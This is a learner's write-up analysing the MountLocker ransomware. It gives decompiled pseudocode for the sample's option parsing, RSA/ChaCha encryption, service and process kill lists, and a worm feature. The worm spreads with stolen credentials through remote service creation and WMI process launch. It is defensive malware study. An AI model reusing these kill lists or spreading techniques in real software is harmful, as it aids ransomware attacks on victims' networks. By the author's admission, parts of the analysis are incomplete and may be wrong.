Malware-Analysis-Reports/MountLocker at master · Finch4/Malware-Analysis-Reports

By Finch4

Archived: 2026-04-02 10:53:31 UTC


MountLocker is a Ransomware which appeared first on July 2020, in the sample there are references to a Public RSA Key and ChaCha20. Lately seems an update added also a worm feature.

Please note, I'm still learning, the analysis is incomplete (and some parts may be wrong), if you want to read a full analysis read [here]


Sample

MalwareBazaar:
https://bazaar.abuse.ch/sample/4a5ac3c6f8383cc33c795804ba5f7f5553c029bbb4a6d28f1e4d8fb5107902c1/

Starting from the start



Here is simply passing the the command-line string for the current process to the function I renamed, `mw_main`
Inside `mw_main` we find two other calls to `mw_check_parameters` and `mw_core`



Diving into `mw_check_parameters`

```
pNumArgs = a1;
v2 = hModule;
result = (__int64)CommandLineToArgvW(a2, (int *)&pNumArgs);
command_line_args = result;
if ( result )
{
  GetModuleFileNameW(v2, &ExistingFileName, 0x104u);
  lpszUserName = (PCWSTR)mw_check_if_contains(command_line_args, pNumArgs, L"/LOGIN=");
  *(&lpszUserName + 1) = (PCWSTR)mw_check_if_contains(command_line_args, pNumArgs, L"/PASSWORD=");
  mw_console_arg = mw_check_if_contains(command_line_args, pNumArgs, L"/CONSOLE") != 0;
  mw_nodel_arg = mw_check_if_contains(command_line_args, pNumArgs, L"/NODEL") != 0;
  mw_nokill_arg = mw_check_if_contains(command_line_args, pNumArgs, L"/NOKILL") != 0;
  mw_check_if_contains(command_line_args, pNumArgs, L"/NOLOG");
  dword_1400137EC = 0;
  mw_share_all_arg = mw_check_if_contains(command_line_args, pNumArgs, L"/SHAREALL") != 0;
  sub_140005E60();
  v5 = pNumArgs;
  v6 = (_WORD *)mw_check_if_contains(command_line_args, pNumArgs, L"/NETWORK");
```

The function starts parsing the arguments, the result is then allocated to the variable `command_line_args`, if retrieving the arguments is successful the sample will continue otherwise as you can imagine it will return and the if at `mw_main` will never be True and the sample will exit.

When entering the if the most interesting functions seems the one which receive as arguments: command_line_args, pNumArgs, {CUSTOM_STRING}, I renamed this function `mw_check_if_contains`

`mw_check_if_contains`

```
v4 = a2;
v6 = 0;
v7 = lstrlenW(a3);
v8 = v4;
if ( (int)v4 <= 0 )
  return 0i64;
v9 = 0i64;
while ( StrCmpNIW(*(PCWSTR *)(a1 + 8 * v9), a3, v7) )
{
  ++v6;
  if ( ++v9 >= v8 )
    return 0i64;
}
return *(_QWORD *)(a1 + 8i64 * v6) + 2 * v7;
}
```

starting from the first two calls to this functions we can see the strings `"/LOGIN="` and `"/PASSWORD="` stored inside what seems an array, later you will se that these arguments are used as part of the worm feature, `"/LOGIN="` will contains the `lpUserName` and as you can image `"/PASSWORD="` will contains `lpPassword` the others are more features/options of MountLocker, here a list:

```
 commands =
[
  "/LOGIN=",
  "/PASSWORD=",
  "/CONSOLE",
  "/NODEL",
  "/NOKILL",
  "/NOLOG",
  "/SHAREALL",
  "/NETWORK",
  "/PARAMS=",
  "/TARGET=",
  "/FAST=",
  "/MIN=",
  "/MAX=",
  "/FULLPD",
  "/MARKER=",
  "/NOLOCK="
]
```

Diving into `mw_core`

```
CoInitializeEx(0i64, 0);                        // COINIT_MULTITHREADED
CoInitializeSecurity(0i64, -1, 0i64, 0i64, 0, 3u, 0i64, 0, 0i64);
isAdmin = IsUserAnAdmin();
InitializeCriticalSection(&CriticalSection);
if ( !dword_1400137EC )
{
  lstrcpyW(String1, &ExistingFileName);
  lstrcatW(String1, L".log");
  hObject = CreateFileW(String1, 0xC0000000, 3u, 0i64, 2u, 0, 0i64);// GENERIC_READ_WRITE
  if ( hObject == (HANDLE)-1i64 )
    hObject = 0i64;
  else
    isLogFileCreated = 1;
}
```

The first two calls are for COM objects, since still I'm learning I didn't really understood how you use them, so for the moment I will ignore the calls related to it.

The first call is easy understandable, is retrieving the admin status of the current user, InitializeCriticalSection acts as Mutex for threads.

`dword_1400137EC` is assigned in `mw_check_parameters` and its value is 0, so a !0 will return True, now we have two calls to `lstrcpyW` , `&ExistingFileName` is assigned in `mw_check_parameters`

`mw_check_parameters`

```
pNumArgs = a1;
v2 = hModule;
result = (__int64)CommandLineToArgvW(a2, (int *)&pNumArgs);
command_line_args = result;
if ( result )
{
  GetModuleFileNameW(v2, &ExistingFileName, 0x104u);
```

```
    hObject = CreateFileW(String1, 0xC0000000, 3u, 0i64, 2u, 0, 0i64);// GENERIC_READ_WRITE
    if ( hObject == (HANDLE)-1i64 )
      hObject = 0i64;
    else
      isLogFeatureEnabled = 1;
  }
  if ( mw_console_arg && AllocConsole() )
  {
    hConsoleOutput = GetStdHandle(0xFFFFFFF5);
    if ( hConsoleOutput == (HANDLE)-1i64 )
      hConsoleOutput = 0i64;
    else
      isLogFeatureEnabled = 1;
  }
  mw_console_log(3i64, (__int64)L"Ver %s x64\r\n", L"5.0");
```

Here is checking if the file for the logs has been created, if yes set `isLogFeatureEnabled` to True, same if the command `"/CONSOLE"` is passed

inside `mw_console_log` `isLogFeatureEnabled` is checked if is True, if yes, call another function which will check if to write to file or console, or both

`mw_console_log`

```
va_start(va, a2);
v2 = &retaddr;
if ( isLogFeatureEnabled )
  LODWORD(v2) = sub_140007454(a1, (const wchar_t *)a2, va);
return (int)v2;
}
```

`sub_140007454`

```
  if ( (a1 & 1) != 0 && hObject )
    WriteFile(hObject, v9, 2 * v10, &NumberOfCharsWritten, 0i64);
  if ( (a1 & 2) != 0 && hConsoleOutput )
    WriteConsoleW(hConsoleOutput, v9, v11, &NumberOfCharsWritten, 0i64);
}
```

`mw_collect_sys_informations`

```
mw_console_log(3i64, (__int64)L"========== SYS INFO ==========\r\n");
GetSystemInfo(&SystemInfo);
mw_console_log(3i64, (__int64)L"CORE COUNT:\t%u\r\n", SystemInfo.dwNumberOfProcessors);
GlobalMemoryStatus(&Buffer);
mw_console_log(3i64, (__int64)L"TOTAL MEM:\t%u MB\r\n", Buffer.dwTotalPhys >> 20);
memset(&VersionInformation, 0, 0x11Cui64);
VersionInformation.dwOSVersionInfoSize = 284;
if ( !RtlGetVersion(&VersionInformation) )
  mw_console_log(
    3i64,
    (__int64)L"WIN VER:\t%u.%u.%u SP%u\r\n",
    VersionInformation.dwMajorVersion,
    VersionInformation.dwMinorVersion,
    VersionInformation.dwBuildNumber,
    v10);
```

Now the function `mw_init_crypto` will be called, I renamed this function like that, because seems importing the RSA Key

```
if ( (unsigned int)mw_init_crypto() )
{
  v0 = mw_network_arg;
  if ( mw_network_arg == 4 )
  {
    mw_console_log(3i64, (__int64)L"[WARN] locker.init > unknown network type\r\n");
    v0 = 1;
    mw_network_arg = 1;
  }
  if ( v0 == 3 )
  {
    if ( !isAdmin )
    {
      mw_console_log(3i64, (__int64)L"[ERROR] locker.init > /network=service not support, user is not admin\r\n");
      sub_1400075C0();
      return;
    }
  }
```


`mw_init_crypto`

```
if ( !CryptAcquireContextW(&phProv, 0i64, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, CRYPT_VERIFYCONTEXT) )// PROV_RSA_FULL
  goto LABEL_25;
v12 = CryptImportKey(phProv, &pbData, 0x114u, 0i64, 0, &hKey);
if ( v12 )
{
  v12 = CryptEncrypt(hKey, 0i64, 1, 0, &Src, &pdwDataLen, 0x100u);
  CryptDestroyKey(hKey);
}
CryptReleaseContext(phProv, 0);
```

Here is the RSA Key:

```
 06 02 00 00 00 A4 00 00  52 53 41 31 00 08 00 00
01 00 01 00 89 9C 9E 71  D9 2B E9 50 B1 75 DA 27
07 AA 43 6D FD D7 EA 21  29 7E 8F 07 03 A7 77 57
E4 7F F2 3D 8F 7C CE 25  51 A9 06 37 79 34 54 C2
D3 6A 18 65 7F 60 21 13  D0 81 A1 46 AE D3 33 44
17 21 98 BC 09 62 06 F5  5D 49 D9 37 7D 1E 06 9B
99 48 2B 7C 75 0B DA DB  C4 B6 E3 63 10 E0 FB C6
FF C8 61 B5 B1 CC D9 F4  8E B9 B7 EE D3 1C EA 1C
6B E7 99 95 07 34 F5 C0  FC C3 F0 CB 1A 37 86 F8
D6 61 4D 37 73 BA 9C A7  1A 9D DF 87 B6 B3 76 CD
85 8E A5 DD E8 E4 BB 42  FB 46 1E D6 E6 9E 89 52
5D F8 B2 06 B9 6F 05 1D  5C 5A C4 D9 C3 89 05 98
AD 95 7E FB 46 38 C0 F3  C3 3B 8D 8A 52 DB BD 42
C9 0C E4 87 E9 8D 42 B0  C0 48 7A 7E 62 27 AE 87
C8 00 44 89 E8 78 41 AC  79 EB DC 42 D1 97 9D 75
9E 0D EE 43 33 05 61 F3  5D 65 5C 42 95 69 E8 E5
34 3B 99 30 B7 CB E6 8F  85 F5 BB E8 33 A7 05 5A
B6 A0 BE F1 A0 D8 38 F6  38 37 39 35 33 38 65 32
30 62 38 32 65 38 30 30  35 32 64 64 35 66 37 65
66 39 61 64 35 30 37 37
```


The `CryptEncrypt` call seems encrypting the buffer `&Src` with RSA, curios is the fact that `&Src` is used in another function which I renamed `mw_wrap_chacha` because is a wrapper to a function which uses ChaCha



an help to recognize the ChaCha function is given to CAPA a fantastic tool developed by the FireEye Team


```
reference public RSA key
namespace  data-manipulation/encryption/rsa
author     moritz.raabe@fireeye.com
scope      function
mbc        Cryptography::Encryption Key [C0028]
examples   b7b5e1253710d8927cbe07d52d2d2e10:0x417DF0
function @ 0x1400053EC
  or:
    bytes: 06 02 00 00 00 A4 00 00 52 53 41 31 @ 0x140005514

encrypt data using Salsa20 or ChaCha (2 matches)
namespace   data-manipulation/encryption/salsa20
author      moritz.raabe@fireeye.com
scope       function
att&ck      Defense Evasion::Obfuscated Files or Information [T1027]
references  http://cr.yp.to/snuffle/ecrypt.c
function @ 0x140001240
```

and also if you look carefully to the strings



next we can see some instructions that have something to do with the command `"/NETWORK"` if you pass this argument and the executable isn't started as administrator, the function will return

if the `"/NETWORK"` command isn't passed, we proceed



here we check if the command `"/NOKILL"` has been passed, if yes we proceed to calling `mw_killservices` and `mw_kill_processes`, from the names you can easily understand what it's doing, these are two lists of which services and processes will terminate

If the service name contains those strings, close the service

```
 services_to_close =
[
  "SQL",
  "database",
  "msexchange",
]
```

```
if ( StrStrIA(*a2, "SQL")
  || StrStrIA(*a2, "database")
  || StrStrIA(*a2, "msexchange")
  || StrStrIA(a2[1], "SQL")
  || StrStrIA(a2[1], "database")
  || StrStrIA(a2[1], "msexchange") )
{
  mw_console_log(3i64, (__int64)L"%S... ", *a2);
  v5 = mw_terminate_service((SC_HANDLE)a1, *a2, v4);
  if ( v5 >= 0 )
  {
    v6 = L"timeout\r\n";
    if ( v5 )
      v6 = L"ok\r\n";
```

These are the processes

```
 processes_to_kill =
[
"msftesql.exe",
"sqlagent.exe",
"sqlbrowser.exe",
"sqlwriter.exe",
"oracle.exe",
"ocssd.exe",
"dbsnmp.exe",
"synctime.exe",
"agntsvc.exe",
"isqlplussvc.exe",
"xfssvccon.exe",
"sqlservr.exe",
"mydesktopservice.exe",
"ocautoupds.exe",
"encsvc.exe",
"firefoxconfig.exe",
"tbirdconfig.exe",
"mydesktopqos.exe",
"ocomm.exe",
"mysqld.exe",
"mysqld-nt.exe",
"mysqld-opt.exe",
"dbeng50.exe",
```

```
"sqbcoreservice.exe",
"excel.exe",
"infopath.exe",
"msaccess.exe",
"mspub.exe",
"onenote.exe",
"outlook.exe",
"powerpnt.exe",
"sqlservr.exe",
"thebat.exe",
"steam.exe",
"thebat64.exe",
"thunderbird.exe",
"visio.exe",
"winword.exe",
"wordpad.exe",
"QBW32.exe",
"QBW64.exe",
"ipython.exe",
"wpython.exe",
"python.exe",
"dumpcap.exe",
"procmon.exe",
"procmon64.exe",
"procexp.exe",
"procexp64.exe"
]
```

after killing the processes and the services, the sample checks for the command `"/TARGET="`

```
if ( qword_140013788 )
{
  mw_console_log(3i64, (__int64)L"========== TARGET LOCK ==========\r\n");
  for ( i = 0i64; i < qword_140013788; ++i )
  {
    v9 = (_WORD *)*((_QWORD *)&ExistingFileName + i + 65);
    if ( *v9 == 64 )
    {
      v10 = v9 + 1;
      mw_console_log(1i64, (__int64)L"[INFO] locker.work.start.target > type=target_file target=%s\r\n", v9 + 1);
      v11 = wfopen(v10, L"r");
      if ( v11 )
      {
        do
        {
          if ( feof(v11) || !fgetws(String1, 260, v11) )
            break;
```

seems to be a command to target specific files, specific drive, specific server

```
v12 = GetLastError();
mw_console_log(1i64, (__int64)L"[ERROR] locker.work.start.target > enum error=%u file=%s\r\n", v12, v10);
```

```
if ( a1[1] == 58 )
{
  v2 = sub_140005270;
  v3 = 10485760i64;
  mw_console_log(1i64, (__int64)L"[INFO] locker.work.start.target > type=drive target=%s\r\n", a1);
}
else
{
  if ( *a1 == 92 && a1[1] == 92 )
  {
    v2 = sub_14000509C;
    v4 = L"[INFO] locker.work.start.target > type=share target=%s\r\n";
  }
  else
  {
    v2 = sub_140005118;
    v4 = L"[INFO] locker.work.start.target > type=server target=%s\r\n";
```

meanwhile this is the default lock

```
    else
    {
      mw_console_log(3i64, (__int64)L"==========  DEFAULT LOCK ==========\r\n");
      if ( !dword_1400137D8 )
      {
        mw_console_log(1i64, (__int64)L"[INFO] locker.work.start.local > \r\n");
        if ( !(unsigned int)sub_140002AF0((unsigned int (__fastcall *)(WCHAR *, _QWORD, __int64))sub_1400052C0, 0i64) )
        {
          v17 = GetLastError();
          mw_console_log(1i64, (__int64)L"[ERROR] locker.work.start.local > enum error=%u\r\n", v17);
        }
      }
      if ( !no_lock_bool || !no_lock_bool2 )
      {
        mw_console_log(1i64, (__int64)L"[INFO] locker.work.start.network > \r\n");
        mw_wrap_wrap_encrypt((__int64)sub_1400051D4, 0i64, 5242880i64);
      }
    }
    mw_wrap_stats_log();
```

`mw_wrap_stats_log`

```
  mw_console_log(a1, (__int64)L"==[ STATS ]======================\r\n");
  mw_console_log(
    a1,
    (__int64)L"Total crypted:\t%.3f GB\t\t\r\n",
    (float)((float)(int)qword_140013360 * 9.3132257e-10));
  mw_console_log(a1, (__int64)L"Crypt Avg:\t%0.3f MB/s\t\t\r\n", v3);
  mw_console_log(a1, (__int64)L"Files:\t\t%0.3f files/s\t\t\r\n", v5);
  mw_console_log(a1, (__int64)L"Time:\t\t%u sec\t\t\r\n", (unsigned int)v6);
  mw_console_log(a1, (__int64)L"==[ DIRS ]======================\r\n");
  mw_console_log(a1, (__int64)L"Total:\t\t%u\t\t\r\n", (unsigned int)dword_140013350);
  mw_console_log(a1, (__int64)L"Skipped:\t%u\t\t\r\n", (unsigned int)dword_140013354);
  mw_console_log(a1, (__int64)L"Error:\t\t%u\t\t\r\n", (unsigned int)dword_140013358);
  mw_console_log(a1, (__int64)L"==[ FILES ]======================\r\n");
  mw_console_log(a1, (__int64)L"Total:\t\t%u\t\t\r\n", (unsigned int)dword_140013320);
  mw_console_log(a1, (__int64)L"Locked:\t\t%u\t\t\r\n", (unsigned int)dword_140013324);
  mw_console_log(a1, (__int64)L"==[ FILES SKIPPED ]==============\r\n");
  mw_console_log(a1, (__int64)L"Black:\t\t%u\t\t\r\n", (unsigned int)dword_140013328);
  mw_console_log(a1, (__int64)L"Locked:\t\t%u\t\t\r\n", (unsigned int)dword_14001332C);
  mw_console_log(a1, (__int64)L"Manual:\t\t%u\t\t\r\n", (unsigned int)dword_140013330);
```

Overview of the worm feature

```
mw_console_log(3i64, (__int64)L"========== WORM ==========\r\n");
v1 = GetProcessHeap();
v2 = 8i64;
v3 = HeapAlloc(v1, 8u, 0x29ui64);
if ( v3 )
{
  v4 = CreateEventA(0i64, 0, 0, 0i64);
  v3[2] = v4;
  if ( v4 )
  {
    v5 = CreateSemaphoreA(0i64, 1, 1, 0i64);
    v3[3] = v5;
    if ( v5 )
    {
      *v3 = 0i64;
      v3[1] = 0i64;
      do
      {
        v6 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)sub_1400031EC, v3, 0, 0i64);
```

Seems the worm feature is divided in two categories:

- Enum PC into domain
- Enum PC into network

Both share the need of

`"/LOGIN="` and `"/PASSWORD="`

xrefs to mw_wrap_try_connection

Direction	Typ	Address	Text
	p	mw_wrap_wrap_network_try_connection+34	call mw_wrap_try_connection
Up	p	mw_worm_domains+7E	call mw_wrap_try_connection
Do...	o	.pdata:00000001400140E4	RUNTIME_FUNCTION <rva mw_wrap_try_connection, rva algn_14000333A, \

After getting access to the computer it will drop the same executable passing the command `"/NOLOG"`, you can see also other if statements checking if the `servername` contains certain strings

```
*(_DWORD *)(a2 + 32) = 0;
if ( !StrStrIW(pszFirst, L"\\ADMIN$") && !StrStrIW(pszFirst, L"\\IPC$") )
{
  v4 = sub_140003060((wchar_t *)L"%s\\%u.exe", pszFirst, *(unsigned int *)(a2 + 40));
  v5 = *(_QWORD *)(a2 + 24);
  *(_QWORD *)a2 = v4;
  if ( v5 )
    v6 = sub_140003060((wchar_t *)L"\"%s\\%u.exe\" %s /NOLOG", v5, *(unsigned int *)(a2 + 40), additional_parameters2);
  else
    v6 = sub_140003060((wchar_t *)L"\"%s\" %s /NOLOG", v4, additional_parameters2);
  *(_QWORD *)(a2 + 8) = v6;
  v7 = CopyFileW(&ExistingFileName, *(LPCWSTR *)a2, 0);
  *(_DWORD *)(a2 + 32) = v7;
```

After a service called `"Update{GetTickCount()}"` will be created

```
v4 = GetTickCount();
wsprintfW(ServiceName, L"Update%u", v4);
lpPassword = *(&lpszUserName + 1);
lpServiceStartName = lpszUserName;
v7 = OpenSCManagerW(*(LPCWSTR *)(a1 + 16), 0i64, 2u);
v8 = 0;
v9 = v7;
if ( v7 )
{
  v10 = CreateServiceW(
          v7,
          ServiceName,
          ServiceName,
          0xF01FFu,
          0x10u,
          3u,
          0,
          lpBinaryPathName,
```

with `lpBinaryPathName` equal to the path where the sample has been dropped

also it seems to create a process with WMI


```
    wsprintfW(v17, L"\\\\%s\\ROOT\\CIMV2", v7);
    v10 = (*(__int64 (__fastcall **)(LPVOID, WCHAR *, const WCHAR *, const WCHAR *, _QWORD, _DWORD, _QWORD, _QWORD, IUnknown **))(*(_QWO
            ppv,
            v17,
            v6,
            v5,
            0i64,
            0,
            0i64,
            0i64,
            &pProxy);
  }
```

[ROOT\CIMV2]

```
v7 = ((__int64 (__fastcall *)(IUnknown *, const wchar_t *, _QWORD, _QWORD, __int64 *, _QWORD))v13->lpVtbl[2].QueryInterface)(
       v13,
       L"Win32_Process",
       0i64,
       0i64,
       &v12,
       0i64);
if ( v7 )
  goto LABEL_14;
if ( !v12 )
  goto LABEL_25;
v7 = (*(__int64 (__fastcall **)(__int64, const wchar_t *, _QWORD, __int64 *, _QWORD))(*(_QWORD *)v12 + 152i64))(
       v12,
       L"Create",
       0i64,
       &v11,
       0i64);
if ( v7 )
```

[Create - Win32]


The function `mw_create_worm_service` will return `GetLastError()`



```
  v20 = mw_create_worm_service((__int64)&lpFileName_8, service_process_name);
  if ( !v20 )
    goto LABEL_91;
}
else
{
  v20 = 8;
}
v21 = (unsigned __int16)v20;
if ( (v20 & 0xFFFF0000) != -2147024896 )
  v21 = v20;
if ( v21 != 1326 )                      // ERROR_LOGON_FAILURE
                                        //
                                        // 1326 (0x52E)
                                        //
                                        // https://docs.microsoft.com/en-us/windows/win32/debug/system-error-codes--1300-1699-
                                        //
{
```

if the return value != 1326 `ERROR_LOGON_FAILURE` `"The user name or password is incorrect."`
https://docs.microsoft.com/en-us/windows/win32/debug/system-error-codes--1300-1699-

it will switch the return value and then write it in the logs



```
    switch ( v21 )
    {
      case 5:
        v17 = L"ACCESS_DENIED";
        break;
      case 8:
        v17 = L"NOT_ENOUGH_MEMORY";
        break;
      case 53:
        v17 = L"BAD_PATH_OR_OFFLINE";
        break;
      default:
        wsprintfW(v33, L"%0.8X");
        v17 = v33;
        break;
    }
  }
  mw_console_log(3i64, (__int64)L"\t%s... SERVICE error=%s\r\n", a1, v17);
  goto LABEL_90;
}
```

Same for creating a process with the WMI

```
switch ( v16 )
{
  case 1326:
    v18 = L"LOGON_ERROR";
    break;
  case 5:
    v18 = L"ACCESS_DENIED";
    break;
  case 8:
    v18 = L"NOT_ENOUGH_MEMORY";
    break;
  case 53:
    v18 = L"BAD_PATH_OR_OFFLINE";
    break;
  default:
    wsprintfW(v33, L"%0.8X");
    v18 = v33;
    break;
}
mw_console_log(3i64, (__int64)L"\t%s... WMI error=%s\r\n", a1, v18);
```

Conclusion

